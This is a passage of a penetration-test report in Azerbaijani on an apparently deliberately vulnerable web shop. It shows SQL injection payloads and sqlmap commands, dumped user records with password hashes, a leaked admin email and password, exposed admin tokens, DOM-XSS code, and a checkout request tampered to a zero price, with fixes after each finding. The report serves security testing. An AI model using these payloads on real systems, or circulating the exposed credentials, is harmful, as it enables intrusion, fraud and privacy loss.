
Bu SQL injection **product.php** funksiyasının **p** parametrində tapılmışdır. İlk olaraq p parametrinə **15851 union all select 1 -- -** belə bir sorğu yazırıq. 8 rəqəminə kimi bu sorğunu davam elətdiririk. Amma hər dəfə bizi də error olan səhifə açır.



Nəhayət 9 rəqəmini əlavə elədiyimizdə databasenin 9 sütunlu olduğunu və 4,5 və 9-cu yerdə duranların bizə databasedən məlumat göstərdiyini öyrənirik.





Və həmin yerlərə database() əlavə etdikdə bizə database adını verdiyini görürük.



#### 4.2.1.2 Boolean-based blind SQL injection

Product.php funksiyasının p parametrində **p=1 AND 1=2** yazdığınız zaman product not found yazısı ilə qarşılışırıq. Lakin **p=1 AND 2=2** yazdığınız zaman product İD-i 1-ə bərabər olan məhsul çıxır. Bununla da biz burada Boolean-based blind SQL injection boşluğunun olduğunu detect edirik.



#### 4.2.1.3 Time-based blind SQL injection

Sayda `product.php` funksiyasının `p` parametrinə **`71 AND (SELECT 8072 FROM (SELECT(SLEEP(5)))a)`** bu dəyəri verdiyimiz zaman serverə gedən hər requestin 5 saniyə sonra cavabının gəldiyini görürük və bununla da time-based blind SQL injectionu detect etmiş olururq.

Daha sonra tapdığımız SQL injection boşluqlarına uyğun olaraq sqlmap istifadə edərək databasedən məlumatları çıxardırıq.

İlk olaraq database adlarını çıxartmalıyıq. Bunun üçün aşağıdakı commanddan istifadə edirik.

```
zsh: corrupt history file /root/.zsh_history
└─[root@kali)-]─[~]
# sqlmap -u "https://millitech.store/product.php?p=" -p p --batch -- dbs
```

Bu commandın nəticəsi olaraq aşağıdakı database adlarının əldə edirik.

```
[11:44:39] [INFO] fetching database names  
available databases [5]:  
[*] information_schema  
[*] millisec  
[*] mysql  
[*] performance_schema  
[*] sys
```

Kommand:

```
[root@kali] ~ # sqlmap -u "https://millitech.store/product.php?p=" -p p --batch -D millisec --tables
```

Çıxış:

```
[11:45:10] [INFO] fetching tables for database: 'millisec'  
Database: millisec  
[15 tables]  
+-----+  
| logs  
| admin_info  
| admin_logs  
| brands  
| cart  
| categories  
| email_info  
| order_products  
| orders  
| orders_info  
| products  
| reviews  
| user_info  
| user_info_backup  
| wishlist  
+-----+
```

Kommand:

```
[root@kali] ~ # sqlmap -u "https://millitech.store/product.php?p=" -p p --batch -D millisec -T user_info --dump
```

Çıktı:

user_id	email	mobile	address1	address2	password	last_name	first_name
25	kenan@gmail.com	1111111111	Azerbaijajnji	Ganja	\$2b\$12\$5ikEPLrrtrWWWSF.0kpM2.CytzYbyauTWHcpJPEVt8firUXnxssXiq	Rasulov	Kenan
26	resul@gmail.com	1234446576	New York	Gence	\$2b\$12\$TnH2YaGiwGooSWRNAbDoehv15HPBEbzAM19v.9.XxwvEWSSwoPa	user	Resul
27	elton@gmail.com	1234446576	New York	Gence	\$2b\$12\$Y.gh0dE12zmJDN0FD8LH0ejzL3n9/dPWyYVdywDNQ5jhKaseEk.R0	user	Elton
28	vusal@gmail.com	1234446576	New York	Gence	\$2b\$12\$gRK24ycEhfY0s1TQKzbedMeDBRnqFB192npdHVidBQ/biyayE.Z.c	user	Vusal
29	turan@gmail.com	1234446576	New York	Gence	\$2b\$12\$P\$AD02HM6PQUdIGGEmbvch.yxViPMNonnPtzsuuQN/z1A1G12wCY2	user	Turan
59	asdasdsalamasdas@gmail.com	0554842030	Baku	Baku	\$2b\$10\$8rk166tJRpBZE9Cw9QxcuFWQPeLSPGccaxHv5fuNsq1xfxtSRK	asdas	asdasds
65	user@user.com	0555555555	baku	baku	\$2b\$10\$0RhgnwiXa9JDF54ouBDVfotlwKZdfw8v3sbqFoS1RSygaCRkj/o40	userzade	user
66	user@user.net	0555555555	userinki	user	\$2y\$10\$JfzBW90b7PVk3yyPTZ2VNewvdfJFxzWqaGSFoqZSS5TeTFsB79GJq	userov	user

#### 4.2.2 Təsviyələr

- Parametrləşdirilmiş sorğular (Prepared Statements / Parameterized Queries)**  
SQL injection hücumlarının qarşısını almaq üçün istifadə olunur. Dəyişənləri birbaşa SQL sorğusuna yazmaq əvəzinə, sorğudan ayrı saxlayaraq təhlükəsiz şəkildə işlənməsini təmin edir.
- Whitelist/Blacklist tətbiqi**  
Yüklənə bilən fayl növləri və icazə verilən inputlar üçün ağ siyahı (whitelist) və ya qara siyahı (blacklist) tətbiq edilməlidir. Bu, zərərli fayl və ya məlumatların qarşısını almağa kömək edir.
- Minimal icazə prinsipi (Principle of Least Privilege)**  
İstifadəçilərə və sistem proseslərinə yalnız lazım olan qədər icazə verilməlidir. Bu, sistemdə kompromis olacağı halda zərəri minimuma endirir.
- Input Validation və Sanitization**  
İstifadəçilərdən daxil olan məlumatlar yoxlanmalı və təmizlənməlidir. Zərərli kod parçalarının qarşısını almaq üçün bu, əsas addımlardan biridir.
- Web Tətbiq Firewall (WAF) tətbiq edin**  
Hücum cəhdlərini real vaxtda analiz edərək bloklayan təhlükəsizlik səviyyəsi əlavə edir. Məlumatların təhlükəsiz ötürülməsinə və qəbul edilməsinə kömək edir.
- Həssas məlumatların şifrlənməsi (Encrypt Sensitive Data)**  
İstifadəçi məlumatları (şəxsi məlumatlar, şifrələr və s.) şifrlənməlidir. Hətta məlumatlar ələ keçsə belə, oxunması mümkün olmur.
- Detallı error mesajlarından çəkinin**  
Sistemə aid texniki məlumatları göstərən detallı xətalar silinməli və istifadəçiye yalnız ümumi mesajlar göstərilməlidir.
- ORM (Object-Relational Mapping) istifadə edin**  
ORM kitabxanaları SQL sorğularını avtomatik və təhlükəsiz şəkildə yaradır. SQL injection kimi hücumların qarşısını alır və kodun idarəsini asanlaşdırır.

### 4.3 Sensitive Information Disclosure

**Sensitive Information Disclosure** – (Həssas məlumatların açıqlanması) informasiya təhlükəsizliyində bir zəiflik növdür. Bu, sistemin və ya tətbiqin **istifadəçiye lazım olmayan gizli məlumatları göstərməsi** nəticəsində yaranır. Hücumçılar bu məlumatlardan istifadə edərək daha dərin hücumlar edə bilirlər.


Saytın bir çox hissəsində(login.php,middle\_admin\_dashboard,products və s.) source kodda admin userlərinin tokenləri görsənirdi. Biz bu tokenlərdən istifadə edərək middle\_admin və main\_admin ola bilərik.

## Impact: High

### 4.3.1 İstismar

#### 4.3.1.1 /admin/login.php

Saytda yerləşən **admin login page** hissəsində source kodda **middle\_adminin** tokeni görsənirdi.



The screenshot shows two browser windows side-by-side. The left window displays the 'Admin Login' page with a light gray background. It features a cartoon illustration of a desk with a laptop, a potted plant, and some papers. Below the illustration are fields for 'Admin Email' and 'Password', and a blue 'Log In' button. At the bottom left is a 'Back To Home' link. The right window shows the source code of the same page. The code is written in HTML and includes several CSS and JavaScript files. A red rectangular box highlights a specific line of code: 'ms\_admin\_2025'. This line is preceded by a multi-line comment: '/\* TODO: remove in prod \*/' and followed by another multi-line comment: '/\* admin-panel requires custom header: ?t=de0da14faece2372b8e98d382e588fbf58a8a1e94ae4d98c22fc7f1083c9b2671 \*/'. The entire file is titled 'index.php'.

Source koddakı token ilə **ms\_admin\_2025(Middle\_Admin)** girməyə kömək edir.

#### 4.3.1.2 /ms\_admin\_2025/export.php

Middle Admin dashboardda **export.php** hissəsində source kodda main adminin credentiallarının saxlandığı directoryə getmək üçün yaradılan token var idi.

The left pane shows a 'Data Export Options' interface with six categories: User Data Export, System Logs Export, Product Data Export, Database Dump, Financial Data Export, and System Configuration. The 'Database Dump' option is marked as 'Available'. The right pane shows the source code for the 'Database Dump' feature, which includes a note about a database dump endpoint for advanced users:

```

    * Database dump endpoint for advanced users:
    * export.php?dump=true&t=d0da14faece2372b0e98d302e588fbfs...
    * Only accessible with proper token authentication
  
```

Bu tokendən istifadə edərək **main adminin credentiallarını** ələ keçirə bilərik.

The page displays a 'DATABASE EXPORT - CONFIDENTIAL' header. It shows a warning: 'WARNING: This data is for authorized personnel only!'. Below it, it says 'MAIN ADMINISTRATOR CREDENTIALS FOUND:' and lists the following information:

```

Email: millisec3105@gmail.com
Password: @ALLAH=xizi-gorusun#
Access Level: ROOT ADMINISTRATOR
Last Login: 2025-08-31 16:06:59
  
```

It also shows a 'SECURE LOGIN ENDPOINT' with a URL: /secure\_ms\_admin\_2025/login.php?t=[burda token dəri yaradılıb pentest komandası üçün saxlanılacaq]

**PENETRATION TESTING SUCCESS!**  
You have found the main administrator access point.  
Use the credentials above to access the secure admin panel.

Export completed at: 2025-08-31 16:06:59  
Generated by: Middle Admin Export System v2.0

#### 4.3.1.3 /admin/admin

Normalda saytda admin dashboard var amma **/admin/admin** directorysinə getmək mümkün idi ama funksionallığı yox idi. Buradan source koda baxaraq main adminin tokenini görmək olurdu.

```

</a></li>
<li class="nav-item active">
    <a class="nav-link" href="index.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">dashboard</i>
        <p>Dashboard</p>
    </a>
</li>
<li class="nav-item ">
    <a class="nav-link" href="addsuppliers.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">person</i>
        <p>Add Users</p>
    </a>
</li>
<li class="nav-item ">
    <a class="nav-link" href="add_products.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">add</i>
        <p>Add Products</p>
    </a>
</li>
<li class="nav-item ">
    <a class="nav-link" href="products_list.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">list</i>
        <p>Product List</p>
    </a>
</li>
<li class="nav-item ">
    <a class="nav-link" href="manageusers.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">person</i>
        <p>Manage Users</p>
    </a>
</li>
<li class="nav-item ">
    <a class="nav-link" href="profile.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">settings</i>
        <p>Settings</p>
    </a>
</li>
<li class="nav-item ">
    <a class="nav-link" href="salesofday.php?1f5fa6d784cd12d9c4bc0feee14f954d248cc9d4ad1592a834e2f35f8b0800b8">
        <i class="material-icons">bar_chart</i>
        <p>Sales of Day</p>
    </a>
</li>

```

Burdaki tokenlər istifadə edərək main adminə giriş edə bilərik.

#### 4.3.1.4 product.php

[Product.php](#) source kodunda DOM Based XSS boşluqlarının olduğunu görə bilirik.

```

// VULNERABILITY: DOM-based XSS - MULTIPLE ATTACK VECTORS
// Method 1: Immediate execution with document.write
if (window.location.hash) {
    var hashValue = decodeURIComponent(window.location.hash.substring(1));
    if (hashValue) {
        document.write('<div style="background:#FF99FF;padding:15px;margin:10px;border-radius:5px;color:#333;font-weight:bold;border:2px solid #007bff;">Hash: ' + hashValue + '</div>');
    }
}

var urlParams = new URLSearchParams(window.location.search);
var xssParam = urlParams.get('xss');
if (xssParam) {
    document.write('<div style="background:#00FFFF;padding:15px;margin:10px;border-radius:5px;color:#333;font-weight:bold;border:2px solid #28A745;">XSS: ' + xssParam + '</div>');
}

// Method 2: DOM ready execution with innerHTML
window.addEventListener('DOMContentLoaded', function() {
    if (window.location.hash) {
        var hashValue = decodeURIComponent(window.location.hash.substring(1));
        if (hashValue) {
            var div = document.createElement('div');
            div.setAttribute('data-hash-inner', true);
            div.innerHTML = hashValue; // VULNERABLE: innerHTML
            document.body.appendChild(div);
        }
    }
});

// Process xss parameter for innerHTML method
var urlParams2 = new URLSearchParams(window.location.search);
var xssParam2 = urlParams2.get('xss');
if (xssParam2 && document.querySelector('[data-xss-inner]')) {
    var div = document.createElement('div');
    div.setAttribute('data-xss-inner', true);
    div.style.cssText = 'background:#00FFFF;padding:15px;margin:10px;border-radius:5px;color:#333;font-weight:bold;border:2px solid #28A745;';
    div.innerHTML = 'InnerHTML XSS: ' + xssParam2; // VULNERABLE: innerHTML
    document.body.appendChild(div);
}

// Method 3: Body innerHTML manipulation
window.addEventListener('load', function() {
    var urlParams3 = new URLSearchParams(window.location.search);
    var xssParam3 = urlParams3.get('xss');
    if (xssParam3 && document.querySelector('body>xss')) {
        var div = document.createElement('div');
        div.setAttribute('data-body-xss', true);
        div.style.cssText = 'background:#00FFFF;padding:15px;margin:10px;border-radius:5px;color:#155724;font-weight:bold;border:2px solid #C3E6CB;';
        div.innerHTML = 'Body XSS: ' + xssParam3; // VULNERABLE: innerHTML
        document.body.insertBefore(div, document.body.firstChild);
    }
});

```

#### 4.3.2 Təvsiyələr

#### Həssas məlumatları müştəri tərəfində (client-side) göstərməkdən çəkinin

- Token, API açarı, sessiya ID və s. kimi təhlükəsizlik məqsədli məlumatlar heç vaxt HTML, JavaScript və ya digər müştəriyə göndərilmən kodun içində yerləşdirilməlidir.

## Token kimi məlumatlar yalnız server tərəfində yoxlanmalıdır

- Əgər bir token yoxlaması varsa, bu yoxlama tam olaraq serverdə həyata keçirilməli, tokenin özü istifadəçiye göndərilməməlidir.

## Mənbə kodunun təmizlənməsi və minimal saxlanması

- HTML və JS fayllarının içində server tərəfli məlumat saxlamamaq

## Security headers və düzgün konfiqurasiya ilə məlumatların sızmasının qarşısını alın

- Məsələn, X-Content-Type-Options: nosniff, Content-Security-Policy, X-Frame-Options kimi başlıqlar veb tətbiqin təhlükəsizlik səviyyəsini artırır.

## 4.4 Cart.php və checkout.php funksiyasında Business Logic Vulnerability

**Business Logic Vulnerability** – (Biznes Məntiqi Zəifliyi) tətbiqin və ya sistemin iş qaydalarının (məntiqinin) yanlış və ya qeyri-düzgün qurulması nəticəsində yaranan təhlükəsizlik boşluğunudur.


Bu zəiflik texniki kod xətasından deyil, **biznes qaydalarının düzgün tətbiq edilməməsindən** irəli gəlir. Yəni hücumçu tətbiqin necə işlədiyini başa düşərək qaydaları öz xeyrinə dəyişdirə bilir.

Saytda **cart.php** hissəsində məhsulu əlavə etdikdən sonra checkout hissəsində gedən requesti tutaraq məhsulun qiymətini dəyişərək istədiyimiz qiymətə ala bilərik.

### Impact: Medium

#### 4.4.1 İstismar

İlk önce məhsulu səbətə əlavə.



Gördüyünüz kimi sayda qiyməti dəyişmək olmur. Amma checkout zamanı requesti tutaraq qiyməti dəyişə bilirik.

```
Request
Pretty Raw Hex
1 POST /checkout.php HTTP/1.1
2 Host: millitech.store
3 Cookie: PHPSESSID=310chued0339nrbb81693d06ss
4 Content-Length: 444
5 Cache-Control: max-age=0
6 Sec-Ch-UA: "Not;A=Brand";v="99", "Brave";v="139", "Chromium";v="139"
7 Sec-Ch-UA-Mobile: ?0
8 Sec-Ch-UA-Platform: "Windows"
9 Origin: https://millitech.store
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
14 Sec-Gpc: 1
15 Accept-Language: en-US,en;q=0.5
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://millitech.store/cart.php
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0,i
23 Connection: keep-alive
24
25 cmd=_cart&business=shoppingcart&40support.com&upload=1&total_count=1&item_name_1=HP+i7+laptop+8gb+ram&item_number_1=1&amount_1=0&quantity_1=1&return=http%3A%2Flocalhost%2Fmyfiles%2Fpublic_html%2Fpayment_success.php&cancel_return=
http%3A%2Flocalhost%2Fmyfiles%2Fpublic_html%2Fcancel.php&currency_code=USD&custom=46&login_user_with_product=
Ready+to+Checkout
```

Burada “**amount\_1**” dəyərini dəyişərək məhsulu qiymətini **0** qoydum və forward etdim.

no	product title	qty	amount
1	HP i7 laptop 8gb ram	1	0

**total** **\$0**

Gördüyünüz kimi total amount 0\$ olaraq görsənir. Saytın checkout funksionallığı aktiv olsa idi, məhsulu 0\$-dan ala bilərdik. Bu bütün məhsullar üçün keçərlidir.

#### 4.4.2 Təvsiyələr

- Məbləğ (amount) kimi dəyərlər mütləq server tərəfində məhsul ID, qiymət və endirim şərtlərinə əsasən hesablanmalı və istifadəçinin göndərdiyi dəyərlə üst-üstə düşdüyü yoxlanmalıdır.
- Tətbiqdə business rule-lar (məsələn, minimum qiymət, endirim limiti və s.) program səviyyəsində sərt şəkildə tətbiq olunmalıdır.

- Client-side məlumatlara güvənilməməli, bütün əməliyyatlar server tərəfindən yenidən yoxlanaraq təsdiqlənməlidir.
- Checkout prosesində istifadəçi tərəfindən manipulyasiya edilə bilən sahələr üçün həm input validation, həm də logic-based access control tətbiq olunmalıdır.

## 4.5 Signup\_from.php funksiyasında stored XSS

Stored XSS XSS boşluğunun yeganə növüdür ki, server tərəfli boşluqdur. Bu boşluq saytlarda əsasən signup, comment yazmaq kimi yerlərdə rast gəlinir, çünki bu yerlərə yazılan inputlar server tərəfdə saxlanılır. Bu boşluq təsiri yüksək ola bilər çünki serverə düşür və admin və ya başqa user sayta girərsə, həmin userlərin cookielərin əldə edə bilərik.

Bu saytda **signup\_form.php** funksiyasında **email** parametrinə öz zərərli payloadımızı əlavə edirik və serverə düşür və runlanır.

**Impact:** Medium

### 4.5.1 İstismar

**Signup\_form.php** funksiyasında gedə requesti tuturuq.

```

POST /register.php HTTP/1.1
Host: millitech.store
Cookie: PHPSESSID=1805b5q78puilemadimcphh82mqi
Content-Length: 183
Sec-Ch-Ua-Platform: "Windows"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/139.0.0.0 Safari/137.36
Accept: */*
Sec-Ch-Ua: "Not;A=Brand";v="99", "Google Chrome";v="139", "Chromium";v="139"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Ua-Mobile: ?
Origin: https://millitech.store
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://millitech.store/signup_form.php
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7,zu;q=0.6,az;q=0.5
Priority: u1, i
Connection: keep-alive
.....  

